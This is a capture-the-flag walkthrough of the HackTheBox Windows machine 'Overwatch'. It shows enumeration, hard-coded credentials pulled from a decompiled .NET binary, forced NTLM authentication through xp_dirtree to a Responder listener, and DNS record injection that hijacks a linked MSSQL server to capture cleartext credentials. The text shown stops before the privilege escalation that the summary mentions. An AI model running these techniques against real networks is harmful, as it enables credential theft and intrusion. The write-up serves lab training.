
HackTheBox: Overwatch

🎯 Overwatch
| OS: Windows | Difficulty: Medium | IP: 10.129.50.147 |
⛓️ TL;DR / Attack Chain
- Foothold: Public share for
guest, downloadedoverwatch.exe, got credentials forsqlsvc. - PrivEsc:
sqlsvc-> MSSQL linked server execution after DNS abusing, got credentials forsqlmgmt. Then exploited OS-Command Injection vulnerability in local:8000/MonitorServiceand gotAdministrator.
🔑 Loot & Creds
| User | Password | Where / How |
|---|---|---|
sqlsvc |
TI0LKcfHzZw1Vv |
overwatch.exe decompiled |
sqlmgmt |
bIhBbzMMnB82yx |
responder after pointing DNS record SQL07 to our IP and authenticating via linked MSSQL server |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ export IP="10.129.50.147" && \
  export DOMAIN="overwatch.htb" && \
  echo "$IP $DOMAIN OVERWATCH.HTB" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir nmap && nmap -sV -sC -p- $IP -oA ./nmap

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-08 18:57 +0200
Nmap scan report for overwatch.htb (10.129.50.147)
Host is up (0.033s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  tcpwrapped
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-08 16:58:59Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-08T16:59:47+00:00
|_ssl-date: 2026-05-08T17:00:27+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Not valid before: 2026-05-07T16:55:02
|_Not valid after:  2026-11-06T16:55:02
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6520/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-05-08T16:57:17
|_Not valid after:  2056-05-08T16:57:17
|_ssl-date: 2026-05-08T17:00:27+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.50.147:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.129.50.147:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
51759/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
51760/tcp open  msrpc         Microsoft Windows RPC
61546/tcp open  msrpc         Microsoft Windows RPC
61563/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-05-08T16:59:51
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 202.84 seconds
Dig
$ dig axfr @$IP $DOMAIN

; <<>> DiG 9.20.22-1-Debian <<>> axfr @10.129.50.147 overwatch.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.
Service: SMB & LDAP
Enumerating with null session / anonymous bind.
$ nxc smb $IP -u '' -p '' --shares
SMB         10.129.50.147   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.50.147   445    S200401          [+] overwatch.htb\:
SMB         10.129.50.147   445    S200401          [-] Error enumerating shares: STATUS_ACCESS_DENIED

$ nxc ldap $IP -u '' -p '' --users
LDAP        10.129.50.147   389    S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.50.147   389    S200401          [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090D0D, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
LDAP        10.129.50.147   389    S200401          [+] overwatch.htb\:
LDAP        10.129.50.147   389    S200401          [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090D0D, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
Nothing to see here except for Null Auth:True meaning we should be able to access the public IPC$ share - AND - signing:True meaning relay attacks won’t work.
$ nxc smb $IP -u '' -p '' --rid-brute
SMB         10.129.50.147   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.50.147   445    S200401          [+] overwatch.htb\:
SMB         10.129.50.147   445    S200401          [-] Error connecting: LSAD SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
Classic Windows Server 2022 behavior. Microsoft has shut down access to LSA (Local Security Authority) via null sessions in the latest versions.
$ enum4linux $IP
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri May  8 19:19:47 2026

 =========================================( Target Information )=========================================

Target ........... 10.129.50.147
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

<SNIP>
Also nothing really but the usernames.
$ kerbrute userenum -d $DOMAIN --dc $IP /usr/share/seclists/Usernames/Names/names.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/08/26 - Ronnie Flathers @ropnop

2026/05/08 19:22:21 >  Using KDC(s):
2026/05/08 19:22:21 >  	10.129.50.147:88

2026/05/08 19:22:48 >  Done! Tested 10713 usernames (0 valid) in 27.148 seconds
$ echo -e 'sql\nmssql\nsvc_sql\nsql_svc\nbackup\nadmin\nadministrator\noverwatch' > services.txt && \
  impacket-GetNPUsers $DOMAIN/ -no-pass -usersfile services.txt -format hashcat -dc-ip $IP

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Even no service accounts can be found. Very strange.
But finally something (using guest account):
$ nxc smb $IP -u 'guest' -p '' --shares ; \
  nxc smb $IP -u 'guest' -p '' --rid-brute ; \
  nxc smb $IP -u 'guest' -p '' --users

SMB         10.129.50.147   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.50.147   445    S200401          [+] overwatch.htb\guest:
SMB         10.129.50.147   445    S200401          [*] Enumerated shares
SMB         10.129.50.147   445    S200401          Share           Permissions     Remark
SMB         10.129.50.147   445    S200401          -----           -----------     ------
SMB         10.129.50.147   445    S200401          ADMIN$                          Remote Admin
SMB         10.129.50.147   445    S200401          C$                              Default share
SMB         10.129.50.147   445    S200401          IPC$            READ            Remote IPC
SMB         10.129.50.147   445    S200401          NETLOGON                        Logon server share
SMB         10.129.50.147   445    S200401          software$       READ
SMB         10.129.50.147   445    S200401          SYSVOL                          Logon server share
SMB         10.129.50.147   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.50.147   445    S200401          [+] overwatch.htb\guest:
SMB         10.129.50.147   445    S200401          498: OVERWATCH\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.50.147   445    S200401          500: OVERWATCH\Administrator (SidTypeUser)
SMB         10.129.50.147   445    S200401          501: OVERWATCH\Guest (SidTypeUser)
SMB         10.129.50.147   445    S200401          502: OVERWATCH\krbtgt (SidTypeUser)
<SNIP>
SMB         10.129.50.147   445    S200401          1101: OVERWATCH\DnsAdmins (SidTypeAlias)
SMB         10.129.50.147   445    S200401          1102: OVERWATCH\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.50.147   445    S200401          1103: OVERWATCH\SQLServer2005SQLBrowserUser$S200401 (SidTypeAlias)
SMB         10.129.50.147   445    S200401          1104: OVERWATCH\sqlsvc (SidTypeUser)
SMB         10.129.50.147   445    S200401          1105: OVERWATCH\sqlmgmt (SidTypeUser)
SMB         10.129.50.147   445    S200401          1106: OVERWATCH\SQL03$ (SidTypeUser)
SMB         10.129.50.147   445    S200401          1107: OVERWATCH\NB001$ (SidTypeUser)
SMB         10.129.50.147   445    S200401          1108: OVERWATCH\NB002$ (SidTypeUser)
SMB         10.129.50.147   445    S200401          1109: OVERWATCH\FILE01$ (SidTypeUser)
SMB         10.129.50.147   445    S200401          1110: OVERWATCH\S200400$ (SidTypeUser)
SMB         10.129.50.147   445    S200401          1111: OVERWATCH\employees (SidTypeGroup)
SMB         10.129.50.147   445    S200401          1112: OVERWATCH\Charlie.Moss (SidTypeUser)
SMB         10.129.50.147   445    S200401          1113: OVERWATCH\Tracy.Burns (SidTypeUser)
<SNIP>
SMB         10.129.50.147   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.50.147   445    S200401          [+] overwatch.htb\guest:
Here we go! Big users list and public shares!
Yoink all SMB ... OVERWARTCH\<USERNAME> ... into a file called users.txt then call this:
$ cat users.txt | awk -F ' ' ' { print $6 } ' > users_.txt && mv users_.txt users.txt
Now we got a beautiful users list with 133 usernames!
Let’s connect to shares and see what’s inside them:
$ nxc smb $IP -u 'guest' -p '' -M spider_plus -o DOWNLOAD_FLAG=True

SMB         10.129.50.147   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.50.147   445    S200401          [+] overwatch.htb\guest:
SPIDER_PLUS 10.129.50.147   445    S200401          [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.50.147   445    S200401          [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.50.147   445    S200401          [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.50.147   445    S200401          [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.50.147   445    S200401          [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.50.147   445    S200401          [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.50.147   445    S200401          [*]  OUTPUT_FOLDER: /home/tralsesec/.nxc/modules/nxc_spider_plus
SMB         10.129.50.147   445    S200401          [*] Enumerated shares
SMB         10.129.50.147   445    S200401          Share           Permissions     Remark
SMB         10.129.50.147   445    S200401          -----           -----------     ------
SMB         10.129.50.147   445    S200401          ADMIN$                          Remote Admin
SMB         10.129.50.147   445    S200401          C$                              Default share
SMB         10.129.50.147   445    S200401          IPC$            READ            Remote IPC
SMB         10.129.50.147   445    S200401          NETLOGON                        Logon server share
SMB         10.129.50.147   445    S200401          software$       READ
SMB         10.129.50.147   445    S200401          SYSVOL                          Logon server share
SPIDER_PLUS 10.129.50.147   445    S200401          [+] Saved share-file metadata to "/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.50.147.json".
SPIDER_PLUS 10.129.50.147   445    S200401          [*] SMB Shares:           6 (ADMIN$, C$, IPC$, NETLOGON, software$, SYSVOL)
SPIDER_PLUS 10.129.50.147   445    S200401          [*] SMB Readable Shares:  2 (IPC$, software$)
SPIDER_PLUS 10.129.50.147   445    S200401          [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.50.147   445    S200401          [*] Total folders found:  3
SPIDER_PLUS 10.129.50.147   445    S200401          [*] Total files found:    16
SPIDER_PLUS 10.129.50.147   445    S200401          [*] Files filtered:       12
SPIDER_PLUS 10.129.50.147   445    S200401          [*] File size average:    1.36 MB
SPIDER_PLUS 10.129.50.147   445    S200401          [*] File size min:        2.11 KB
SPIDER_PLUS 10.129.50.147   445    S200401          [*] File size max:        6.81 MB
SPIDER_PLUS 10.129.50.147   445    S200401          [*] File unique exts:     5 (xml, exe, config, dll, pdb)
SPIDER_PLUS 10.129.50.147   445    S200401          [*] Downloads successful: 4
SPIDER_PLUS 10.129.50.147   445    S200401          [+] All files processed successfully.
Let’s check out the folder ~/.nxc/modules/nxc_spider_plus/$IP/
$ ls ~/.nxc/modules/nxc_spider_plus/$IP/
'software$'

$ ls ~/.nxc/modules/nxc_spider_plus/$IP/*
Monitoring

$ ls ~/.nxc/modules/nxc_spider_plus/$IP/*/Monitoring
Microsoft.Management.Infrastructure.dll  overwatch.exe	overwatch.exe.config  overwatch.pdb

$ cat ~/.nxc/modules/nxc_spider_plus/$IP/*/*/overwatch.exe.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/?LinkID=237468 -->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
      </service>

      <SNIP>

      <provider invariantName="System.Data.SqlClient" type="System.Data.Entity.SqlServer.SqlProviderServices, EntityFramework.SqlServer" />
      <provider invariantName="System.Data.SQLite.EF6" type="System.Data.SQLite.EF6.SQLiteProviderServices, System.Data.SQLite.EF6" />

      <SNIP>
Jackpot! The service runs on http://overwatch.htb:8000/MonitorService. As we didn’t find port 8000 open in the nmap scan before this is very likely an internal service. AND it tells us <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" /> meaning the endpoint will leak all callable methods.
Let’s try to connect:
$ curl -I http://$IP:8000/MonitorService

<nothing>
As we can’t connect, we must reverse engineer the .exe file. I suspect this will be a .NET application, let’s check it out:
$ file overwatch.exe
overwatch.exe: PE32+ executable for MS Windows 6.00 (console), x86-64 Mono/.Net assembly, 2 sections
Indeed. We can reverse engineer it easily with dnSpy.
Service: MSSQL
Unusual port 6520 for ms-sql-s (usually on port 1433).
# Test 1: no password (with --local-auth)
# Test 2: Standard Passwords.
$ nxc mssql $IP -u 'sa' -p '' --local-auth --port 6520 ; \
  nxc mssql $IP -u 'sa' -p 'sa' --local-auth --port 6520 ; \
  nxc mssql $IP -u 'sa' -p 'password' --local-auth --port 6520

MSSQL       10.129.50.147   6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (EncryptionReq:False)
MSSQL       10.129.50.147   6520   S200401          [-] S200401\sa: (Login failed for user 'sa'. Please try again with or without '--local-auth')
MSSQL       10.129.50.147   6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (EncryptionReq:False)
MSSQL       10.129.50.147   6520   S200401          [-] S200401\sa:sa (Login failed for user 'sa'. Please try again with or without '--local-auth')
MSSQL       10.129.50.147   6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (EncryptionReq:False)
MSSQL       10.129.50.147   6520   S200401          [-] S200401\sa:password (Login failed for user 'sa'. Please try again with or without '--local-auth')
Again, nothing.
Service: Port 8000 (overwatch.exe)
After decompiling the overwatch.exe executable, we find the following function:
private readonly string connectionString = "Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;";
        string historyPath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Microsoft\\Edge\\User Data\\Default\\History");
        if (!File.Exists(historyPath))
        {
            return;
        }
        string tempPath = Path.GetTempFileName();
        File.Copy(historyPath, tempPath, true);
        try
        {
            using (SqlConnection conn = new SqlConnection("Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;"))
            {
                conn.Open();
                using (SqlCommand command = new SqlCommand())
                {
                    command.Connection = conn;
                    SQLiteConnection reader = new SQLiteConnection("Data Source=" + tempPath + ";Version=3;");
                    reader.Open();
                    SQLiteDataReader r = new SQLiteCommand("SELECT url, last_visit_time FROM urls ORDER BY last_visit_time DESC LIMIT 5", reader).ExecuteReader();
                    while (r.Read())
                    {
                        string url = r["url"].ToString();
                        string sql = "INSERT INTO EventLog (Timestamp, EventType, Details) VALUES (GETDATE(), 'URLVisit', '" + url + "')";
                        command.CommandText = sql;
                        command.ExecuteNonQuery();
                    }
                    reader.Close();
                }
            }
        }
-> Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv
Found credentials: sqlsvc / TI0LKcfHzZw1Vv
To verify:
$ nxc smb $IP -u sqlsvc -p TI0LKcfHzZw1Vv
SMB         10.129.50.147   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.50.147   445    S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
Here we go.
Let’s set these as variables:
$ USER='sqlsvc' ; PASS='TI0LKcfHzZw1Vv'
Bloodhound
$ bloodhound-python -d $DOMAIN -u $USER -p $PASS -c All --zip -ns $IP
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: overwatch.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (s200401.overwatch.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: s200401.overwatch.htb
INFO: Testing resolved hostname connectivity dead:beef::536a:e0df:acdd:fee3
INFO: Trying LDAP connection to dead:beef::536a:e0df:acdd:fee3
INFO: Testing resolved hostname connectivity dead:beef::18f
INFO: Trying LDAP connection to dead:beef::18f
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 6 computers
INFO: Connecting to LDAP server: s200401.overwatch.htb
INFO: Testing resolved hostname connectivity dead:beef::536a:e0df:acdd:fee3
INFO: Trying LDAP connection to dead:beef::536a:e0df:acdd:fee3
INFO: Testing resolved hostname connectivity dead:beef::18f
INFO: Trying LDAP connection to dead:beef::18f
INFO: Found 106 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: S200401.overwatch.htb
INFO: Done in 00M 05S
INFO: Compressing output into 20260508230956_bloodhound.zip
🚪 2. Initial Foothold
Using sqlsvc credentials:
$ impacket-mssqlclient $USER@$DOMAIN -windows-auth -port 6520
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:<type in password: TI0LKcfHzZw1Vv>
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)>
SQL (OVERWATCH\sqlsvc  dbo@overwatch)> SELECT * FROM fn_my_permissions(NULL, 'SERVER');
entity_name   subentity_name   permission_name
-----------   --------------   -----------------
server                         CONNECT SQL
server                         VIEW ANY DATABASE

SQL (OVERWATCH\sqlsvc  dbo@overwatch)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.sid WHERE a.permission_name = 'IMPERSONATE';
name
----

SQL (OVERWATCH\sqlsvc  dbo@overwatch)> SELECT table_name FROM information_schema.tables WHERE table_type = 'BASE TABLE';
table_name
----------
Eventlog

SQL (OVERWATCH\sqlsvc  dbo@overwatch)> SELECT * FROM EventLog;
Id   Timestamp   EventType   Details
--   ---------   ---------   -------

SQL (OVERWATCH\sqlsvc  dbo@overwatch)> SELECT a.name AS 'database', b.name AS 'owner', is_trustworthy_on FROM sys.databases a JOIN sys.server_principals b ON a.owner_sid = b.sid;
database    owner              is_trustworthy_on
---------   ----------------   -----------------
master      sa                                 0
tempdb      sa                                 0
model       sa                                 0
msdb        sa                                 1
overwatch   OVERWATCH\sqlsvc                   0
Empty. Strange.
Let’s capture the hash of the MSSQL server (computer account):
$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Listening for events...
SQL (OVERWATCH\sqlsvc  dbo@overwatch)> EXEC master.dbo.xp_dirtree '\\<YOUR IP>\share';
subdirectory   depth
------------   -----
[!] Error starting TCP server on port 53, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : <IP>
[SMB] NTLMv2-SSP Username : OVERWATCH\S200401$
[SMB] NTLMv2-SSP Hash     : S200401$::OVERWATCH:1d25b729872b51c2:F7EBA7DDE74E6F2DD6A85D44CDA21D07:0101000000000000007505B143DFDC01CE4FE5CB4A4012C40000000002000800560059003200360001001E00570049004E002D0042005A00300048004200350045005400530053004C0004003400570049004E002D0042005A00300048004200350045005400530053004C002E0056005900320036002E004C004F00430041004C000300140056005900320036002E004C004F00430041004C000500140056005900320036002E004C004F00430041004C0007000800007505B143DFDC0106000400020000000800300030000000000000000000000000300000585C37ED105FE6D5C0F72E0117CF12F5D0E8831E43918DB168CD1A319B14B5C90A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310035002E003200350032000000000000000000
But that doesn’t really do much unfortunetaly as we can’t crack it (too complex) and SMB Signing is True as we found out earlier (so no relaying attacks).
Let’s check for linked servers.
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC sp_linkedservers
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
There’s a linked server called SQL07. Let’s try to hit it:
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC ('select @@servername') AT SQL07;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
Great! The name SQL07 could not be resolved. So if we as a domain user (sqlsvc) can add a DNS record - which all domain users can - then it will authenticate to us and send the credentials in cleartext (because it will authenticate MSSQL to MSSQL via cleartext credentials and not via NTLM). Then we’ll get new credentials!
Let’s try it:
$ python3 dnstool.py -u $USER -p $PASS -r SQL07 -d <YOUR IP> --action add $IP

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Great. Let’s now start responder and authenticate!
$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC ('select @@servername') AT SQL07;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
And see in responder!!
[MSSQL] Cleartext Client   : $IP
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
